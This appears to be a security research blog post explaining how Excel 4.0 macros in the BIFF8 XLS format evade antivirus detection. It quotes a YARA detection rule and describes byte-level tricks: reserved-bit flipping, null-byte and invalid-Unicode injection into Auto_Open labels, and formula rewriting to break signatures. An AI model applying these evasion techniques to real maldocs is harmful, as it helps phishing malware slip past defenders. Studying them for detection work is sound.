Evading Detection with Excel 4.0 Macros and the BIFF8 XLS Format


Malware May 12, 2020 13 Minutes

Abusing legacy functionality built into the Microsoft Office suite is a tale as old as time. One functionality that is popular with red teamers and maldoc authors is using Excel 4.0 Macros to embed standard malicious behavior in Excel files and then execute phishing campaigns with these documents. These macros, which are fully documented online, can make web requests, execute shell commands, access win32 APIs, and have many other capabilities which are desirable to malware authors. As an added bonus, the Excel format embeds macros within Macro sheets which can be more challenging to examine statically than VBA macros which are easier to extract. As a result, many malicious macro documents have a much lower than expected rate of detection in the AV world.

Malware campaigns, such as the ZLoader campaign (described in great detail by InQuest Labs here, here, and here) are actively abusing this functionality to perform mass phishing attacks. The campaign is so prolific that I've actually received one of these maldocs in one of my personal email accounts. Because of its effectiveness and low detection rate, this technique is also popular in the penetration testing community. Outflank described how to embed shellcode in Excel 4.0 Macros in 2018, and tooling has been published to abuse this functionality via Excel's ExecuteExcel4Macro VBA API.

While there is clearly already a spotlight on the subject of Excel 4.0 Macros, I believe that only the surface of this attack vector has been scratched. There's no doubt that defenders are building better signal on malicious macros (one of the tools which originally had 0 detections on VirusTotal is now up to 15 at the time of writing this post), but there is also evidence that some of this signal can be brittle and unreliable.

For example, the ZLoader campaign obfuscates its macros using a series of cells that build each command from CHAR expressions. Ex: **=CHAR(61)** evaluates to the = character.




A ZLoader Campaign's Macro Sheet (image from @DissectMalware)

There's plenty to build a signature on in this sheet:

- The repeated usage of the **=CHAR(#)** cells to define formula content one character at a time.

- The use of the **Auto_Open** label which triggers automatic execution of the macro sheet once the “Enable Content” button is pressed.
- ZLoader marks their macro sheets as hidden which has a detectable static signature
- The use of numerous **Formula** expressions to dynamically generate additional expressions at runtime.

A lot of this would appear to be good enough signal to just block outright – Windows Defender, for example, considers just about any usage of **=CHAR(#)** to be malicious. Making an empty macro sheet that contains one cell with **=CHAR(42)** and another with **=HALT()** will immediately flag the document as malicious:



If you try to save this document with Windows Defender enabled, it will block the save operation

This is probably a bit overkill, but apparently the number of legitimate users that do this is small enough that Windows can roll out a patch to all machines marking it malicious. A more reasonable signature, which seems resistant to false positives, is @DissectMalware's macro_sheet_obfuscated_char YARA rule:

```
rule macro_sheet_obfuscated_char
{
  meta:
    description = "Finding hidden/very-hidden macros with many CH
    Author = "DissectMalware"
    Sample = "0e9ec7a974b87f4c16c842e648dd212f80349eecb4e63608777
  strings:
```

```
    $ole_marker = {D0 CF 11 E0 A1 B1 1A E1}
    $macro_sheet_h1 = {85 00 ?? ?? ?? ?? ?? ?? 01 01}
    $macro_sheet_h2 = {85 00 ?? ?? ?? ?? ?? ?? 02 01}
    $char_func = {06 ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ??
  condition:
    $ole_marker at 0 and 1 of ($macro_sheet_h*) and #char_func >
}
```

This rule looks for three things:


1. The standard magic header for Office documents **D0CF11E0A1B11AE1** at the start of the file.
2. A macro sheet (defined in a BoundSheet8 BIFF Record) with a hidden state set to **Hidden** or **VeryHidden**.
3. The presence of at least 10 Formula BIFF Records which have an **Rgce** field containing two **Ptg** structures – a **PtgInt** representing the value 0x3D (which maps to the = character) and a **PtgFunc** with an **Ftab** value of **0x6F** (the matching tab value for the **CHAR** function).

Unless you are fairly acquainted with the Excel 2003 Binary format (also known as BIFF8), the third search condition is likely to read as a series of random letters jammed together rather than anything coherent. To better understand what exactly is being discussed, let's take a quick detour into the BIFF8 file format.

The Excel 97-2003 Binary File Format (BIFF8)

Before office documents were saved in the Open Office XML (OOXML) format, they were saved in a much more succinct binary format focused on describing the maximum amount of information with the minimum number of bytes. Legacy office documents are stored in a Compound Binary File Format (CBF) while their actual application specific data (such as Word document content or Excel workbook information) is stored within binary streams embedded in the CBF header.

Excel's workbook stream is a direct series of Binary Interchange File Format (BIFF) records. The records are fairly simple – there are 2 bytes for describing the record type, 2 bytes for describing the remaining length of the record, and then the relevant record bytes. An Excel workbook is just a series of BIFF records beginning with a BOF record and eventually ending with a final EOF record. Microsoft's Open Specifications project has helpfully documented every one of these records online. For example, if we are parsing a stream and read a record beginning with the byte sequence `85 00 0E 00`, we are reading a BoundSheet8 record that is 14 bytes long.



2.4.28 BoundSheet8

02/14/2019 • 2 minutes to read

The **BoundSheet8** record specifies basic information about a sheet (1), including the sheet (1) name, hidden state, and type of sheet (1).


0	1	2	3	4	5	6	7	8	9	10	1	2	3	4	5	6	7	8	9	20	1	2	3	4	5	6
lbPlyPos																										
A	unused							dt												stName (variable)						
...																										

lbPlyPos (4 bytes): A FilePointer as specified in [MS-OSHARED] section 2.2.1.5 that specifies the stream position of the start of the BOF record for the sheet (1).

A - hsState (2 bits): An unsigned integer that specifies the hidden state of the sheet (1). MUST be a value from the following table:

The BoundSheet8 definition from Microsoft

From Microsoft's documentation we can see that BoundSheet8 records contain a 4 byte offset pointing to the relevant BOF record, 2 bits used for describing the visible state of the sheet, a single byte used for describing the sheet type, and a variable number of bytes used for the name of the sheet.



Hex dump of a VeryHidden Macro sheet's BoundSheet8 BIFF record

The above hex dump represents a BoundSheet8 record for a Macro sheet that has been "Very Hidden" – essentially made inaccessible from within Excel's UI. This record would match the YARA sig byte regex of `$macro_sheet_h2 = {85 00 ?? ?? ?? ?? ?? ?? 02 01}`. The signature begins with the matching BIFF record id for BoundSheet8 (`85 00`), then ignores the size (2 bytes) and the **lbPlyPos** record (4 bytes). It then matches the **hsState** field (`02`) followed by the byte indicating that the sheet is a macro sheet (`01`). This is a reasonable match for sheets that follow the BIFF8 specification.


Fiddling with BIFF Records

However, there are a few tricks to essentially dodge this signature component by abusing flexibility in the specification. For example, the **hsState** field is only supposed to be represented by 2 bits – the remaining 6 bits of that byte are reserved. Theoretically this means that touching these bits should invalidate a spreadsheet, but this is not what happens in practice. Say we replaced the value `02` (b'00000010 in binary) with a different value by flipping some bits (b'10101010) like `AA` – would Excel also treat that as a hidden sheet? I can't speak for all versions of Excel, but in my testing with Excel 2010 and 2019, the answer is yes.

Essentially, by following the majority of the specification, but not following the exact way that Excel has traditionally generated these documents creates an entirely new set of Excel binary sheets which bypasses most static signatures. The remainder of this blog post will focus on a few examples of abusing the BIFF8 specification to create alternate, but valid, Excel documents.

Label (Lbl) Records

Lbl records are used for explicitly naming cells in a worksheet for reference by other formulas. In some cases, **Lbl** records can contain macros or trigger the download and execution of other macros. From a malicious macro author's perspective, though, the most likely usage of a **Lbl** record is to define the **Auto_Open** cell for their workbook. If a workbook has an explicitly defined **Auto_Open** cell then, once macros are enabled, Excel will immediately begin evaluating the macros defined at that cell and continue evaluating cells below it until a **HALT()** function is invoked. Understandably, the existence of an **Auto_Open Lbl** record is considered fairly suspicious, so there are a number of workarounds attackers have taken to hide their usage of this functionality. Let's see if there are some other evasion techniques hiding in the **Lbl** record specification:



2.4.150 Lbl

06/18/2019 • 3 minutes to read

The **Lbl** record specifies a defined name.

0	1	2	3	4	5	6	7	8	9	10	1	2	3	4	5	6	7	8	9	20	1	2	3	4	5	6	7	8	9	30	1
A	B	C	D	E	F	fGrp						G	H	I	J	chKey								cch							
cce																reserved3															
itab																reserved4								reserved5							
reserved6										reserved7						Name (variable)															
..																															
rgce (variable)																															
..																															

A - fHidden (1 bit): A bit that specifies whether the defined name is not visible in the list of defined names.

B - fFunc (1 bit): A bit that specifies whether the defined name represents an Excel macro (XLM). If this bit is 1, **fProc** MUST also be 1.

C - fOB (1 bit): A bit that specifies whether the defined name represents a Visual Basic for Applications (VBA) macro. If this bit is 1, the **fProc** MUST also be 1.

D - fProc (1 bit): A bit that specifies whether the defined name represents a macro.


E - fCalcExp (1 bit): A bit that specifies whether **rgce** contains a call to a function that can return an array.

F - fBuiltin (1 bit): A bit that specifies whether the defined name represents a built-in name.

The Lbl record is a big structure with plenty of room for abuse


By default, when an **Auto_Open** label is defined in a BIFF8 document, it has its **fBuiltin** flag set to true, and its name field set to the value `01`, indicating that this is an **Auto_Open** function. The first 17 bytes of this record (21 if you include the 4 byte header) can likely be used as a signature to identify usage. This does assume a lack of meddling with the reserved bytes which default to `00`, but signatures could probably replace these with wildcard bytes and not pick up too many false positives. Given that

normal labels are never going to have a single byte value of `01`, there is a very small chance of triggering false positives with this as well.



A default Lbl entry for Auto_Open


If a user attempts to save any variation on the Auto_Open label (like alternative capitalization **AuTo_OpEn**), Excel will automatically convert it back to the shortened **fBuiltin** version shown above. However, when Excel opens an OOXML formatted workbook there is no equivalent shorthand record for **Auto_Open**, it is simply stored as a string. So what happens if we explicitly create a **Lbl** record, leave **fBuiltin** as false, and give it a name of **Auto_Open**?



A Lbl record with fBuiltin flipped to false, and the Name field set to Auto_Open


If a **Lbl** record is generated with these properties and inserted into an Excel document, Excel will still treat the referenced cell as an **Auto_Open** cell and trigger it. So we can

create a label that triggers **Auto_Open** behavior but doesn't look like the default record. This is a good start, but once a technique like this became well known it would also be vulnerable to a quick signature. As is, there are already plenty of AV solutions that will explicitly look for the **Auto_Open** string since attackers have been abusing this in OOXML documents in the wild.




An example of an OOXML document abusing Excel's flexible Auto_Open parsing

Excel is surprisingly flexible when it comes to considering a text field matching the **Auto_Open** label – apparently the application only checks if the label starts with the string **Auto_Open**. This results in maldocs with labels like **Auto_Open21**. In fact, if you use Excel to save a label with name like **Auto_Open222**, it will actually save the record using a combination of the **fBuiltin** flag, and then append the extra characters, as can be seen below.




How Excel saves the label Auto_Open222 – note it maintains the fBuiltin flag (20) and doesn't include the Auto_Open text, just the 0x01 indicating Auto_Open

Appending characters is great, but can we inject additional characters into the **Auto_Open** string in a way that Excel will still read it? A common trick in bypassing input validation is to try injecting null bytes to see if it results in the string being terminated early. Occasionally null bytes are also good for changing the length of a string without affecting its value.



The Auto_Open label with null bytes injected




How Excel's Name Manager renders this Lbl record

Excel will actually give us the best of both worlds, from an attacker perspective, when injecting null bytes. The **Auto_Open** functionality will remain intact and still trigger for the cell we specify, but the Name Manager will not properly display any part of the name after the first null byte. Additionally, our Lbl record's name data will not be easily match-able with a predictable regex.

The rabbit hole actually can go deeper than just null byte injection, however – the **Name** field in **Lbl** records is represented by a **XLUnicodeStringNoCch** record. This record allows us to specify strings using either (essentially) ASCII or UTF16 depending on whether we set the **fHighByte** flag. Besides further breaking any signatures relying on a contiguous **Auto_Open** string, the usage of UTF16 opens a whole new world of string abuse to attackers.

Unicode is traditionally a parsing nightmare in the security space due to inconsistent handling of edge cases across implementations. Excel is no exception to this, and it appears that when an unexpected character is encountered, the label parsing code will simply ignore it. From testing it appears that any "invalid" unicode character found will be skipped entirely. There are likely exceptions to the rule, but it appears that any entry that claims to be an invalid combination on fileformat.info can be injected into **XLUnicodeStringNoCch** records without impacting parsing. For example, if we build a string like `"\ufefeA\uffffu\ufefft\ufffeo\uffef_\ufff0O\ufff1p\ufff6e\ufefdn\uddd"`, this will still trigger the Excel **Auto_Open** functionality.



After some fun with Unicode this looks VERY different from our initial Lbl record

This could be combined with null byte injection to hide the manipulation from the Name Manager UI entirely, or the **Lbl** record's **fHidden** bit could be set to stop it from appearing in the Name Manager entirely. The ability to inject an arbitrary amount garbage in between letters in the **Lbl** name significantly increases the difficulty of building a reliable signature for this technique.

The Rgce and Ptg Structures

Let's revisit the YARA rule from earlier, specifically the part for detecting usages of **=CHAR(#)**:

```
$char_func = {06 ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ??
```

This signature is keying on the beginning of a Formula record, and then the CellParsedFormula structure towards the end. **CellParsedFormula** structures contain three things:

1. **cce** – The size of the following **rgce** structure
2. **rgce** – The actual structure containing what we'd consider to contain the formula
3. **rgcb** – A secondary structure containing supporting information that might be referenced in **rgce**

So what on earth is an **Rgce** structure? Why it's a set of **Ptg** structures of course! **Ptg** structures, short for "Parse Thing", are the base component of Formulas. While one might expect to find a string representation of a formula like **=CHAR(61)**, this wouldn't mesh with BIFF8's hyper-focus on reducing file size. Each formula is represented as a series of **Ptg** expressions which describes a small piece of what a user would consider to be a formula. For example, **=CHAR(61)** is in fact two components – a reference to the internal **CHAR** function, and the number **61**. Each of these representations has a corresponding **Ptg** structure.

The **CHAR** function is represented by a **PtgFunc**, a **Ptg** record which contains a reference to a predefined list of functions in Excel known as the **Ftab**.

0x006E	EXEC
	exec-params = val, [val, *2(val)]
0x006F	CHAR
	char-params = val
0x0070	LOWER
	lower-params = val
0x0071	UPPER


The Ftab value table specifying that ox6F is the CHAR function

The number **61** is represented by a **PtgInt** structure which is just the standard **Ptg** header and an integer with the value of 61:

2.5.198.66 PtgInt

02/14/2019 • 2 minutes to read

The **PtgInt** operand specifies an unsigned integer value.



ptg (7 bits): Reserved. MUST be 0x1E.

A - reserved0 (1 bit): MUST be zero, and MUST be ignored.

integer (2 bytes): An unsigned integer that specifies the value.


Many Ptg records, like the PtgInt, are fairly straightforward

As a result, we end up with the binary signature of `1E 3D 00 41 6F 00` (`41` is the **Ptg** number for **PtgFunc**). One thing that might stand out here, however, is the fact that the ordering of this data seems backwards – the **PtgInt**(61) data is stored before the **PtgFunc**(**CHAR**) data.

This is because **Ptg** expressions are described using Reverse Polish Notation (RPN). RPN allows for quick parsing of a series of operators and operands without needing to worry about parentheses, items are processed in the order they are read. For example: `3 4 - 5 +` represents taking the value 3 and 4, then applying the subtraction function to those values to get -1. The value 5 is taken and the addition function is applied to -1 and

5, resulting in 4. This mentality is useful for stack-based programming languages, and it is used here to simulate what is essentially a stack of **Ptg** expressions. In our example here, the operand **PtgInt**(61) is popped off the stack, then the **PtgFunc**(**CHAR**) is applied to it.

The reason this is relevant is because the RPN stack-based format of **Ptg** structures allows us to easily create some very obfuscated expressions without needing to worry about their binary representation. For example, Microsoft Defender blocks all **=CHAR(#)** expressions – but what if we write a formula like **=CHAR(ROUND(61.0,0))**. This function is essentially the same, but ends up being represented very differently at the byte level:



The bytes of our new Formula's ***rgce***

The **rgce** listed here is now **PtgNum**(61.0), **PtgInt**(0), **PtgFunc**(**ROUND**), **PtgFunc**(**CHAR**). As an added "bonus", **PtgNum** represents its data as a double, so the value of 61 is represented as `00 00 00 00 00 80 4E 40`. Embedding a function has also completely changed the order of our **Ptg** structures such that the bytes of

PtgFunc(**CHAR**) and **PtgNum**(61.0) are no longer adjacent. The original signature of `1E 3D 00 41 6F 00` is no longer tracking this Formula.

In short, the **rgce** block is ideally designed from a malware author's perspective. There are numerous ways to represent the exact same functionality that look completely different from a static analysis perspective. The byte layout of the **rgce** block is also highly sensitive to change, turning a single value into a function invocation can rearrange the order of all other **Ptg** bytes within the expression.

Introducing Macrome

